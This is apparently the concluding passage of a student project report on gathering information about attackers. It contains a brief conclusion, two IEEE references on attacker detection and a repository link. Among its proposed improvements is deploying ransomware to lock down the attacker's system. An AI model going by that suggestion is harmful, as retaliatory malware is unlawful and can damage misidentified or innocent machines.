












Conclusion

The system built in this project is successfully able to achieve its object but has scope for improvements in future like :

- 1) Adding a ransomware to lock down the attacker system
- 2) Adding a Machine learning based IDS to detect attacks.

References

1)

F. Liu, X. Cheng and D. Chen, "Insider Attacker Detection in Wireless Sensor Networks," IEEE INFOCOM 2007 - 26th IEEE International Conference on Computer Communications, 2007, pp. 1937-1945, doi: 10.1109/INFCOM.2007.225.

2)

I. A. Sumra, I. Ahmad, H. Hasbullah and J. -I. bin Ab Manan, "Behavior of attacker and some new possible attacks in Vehicular Ad hoc Network (VANET)," 2011 3rd International Congress on Ultra Modern Telecommunications and Control Systems and Workshops (ICUMT), 2011, pp. 1-8.

Repository link :

<https://github.com/rishabhjohri/Attacker-Information-collection>